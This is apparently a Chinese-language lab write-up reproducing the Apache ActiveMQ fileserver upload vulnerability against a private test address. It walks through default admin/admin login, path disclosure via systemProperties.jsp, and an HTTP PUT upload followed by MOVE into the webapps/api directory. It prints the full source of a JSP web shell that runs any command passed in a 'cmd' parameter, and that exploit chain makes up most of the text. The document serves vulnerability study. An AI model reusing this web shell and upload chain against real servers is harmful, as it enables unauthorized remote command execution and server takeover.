
ActiveMQ 是 Apache 软件基金会下的一个消息驱动中间件软件。Jetty 是一个 servlet 容器,它为基于 Java 的 web 容器,例如 JSP 和 servlet 运行环境。ActiveMQ 5.0 及以后版本默认集成了jetty。在启动后一个监控 ActiveMQ 的 Web 应用。
本文仅作漏洞复现记录与实现,利用流程如下:

1.漏洞环境
链接:http://192.168.101.152:8161
2.利用

访问链接: http://192.168.101.152:8161/admin/test/systemProperties.jsp
默认账户密码为:admin/admin
得到真实路径

使用PUT方法上传小马至/fileserver/目录下
<%@ page import="java.io.*" %>
<%
try {
String cmd = request.getParameter("cmd");
Process child = Runtime.getRuntime().exec(cmd);
InputStream in = child.getInputStream();
int c;
while ((c = in.read()) != -1) {
out.print((char)c);
}
in.close();
try {
child.waitFor();
} catch (InterruptedException e) {
e.printStackTrace();
}
} catch (IOException e) {
System.err.println(e);
}
%>

访问目标,没有解析
使用MOVE方法将其转移至api或admin目录下
Destination: file:///opt/activemq/webapps/api/q.jsp

上传成功后访问,执行

执行成功
来源:freebuf.com 2021-03-12 17:02:31 by: FengDao
正文完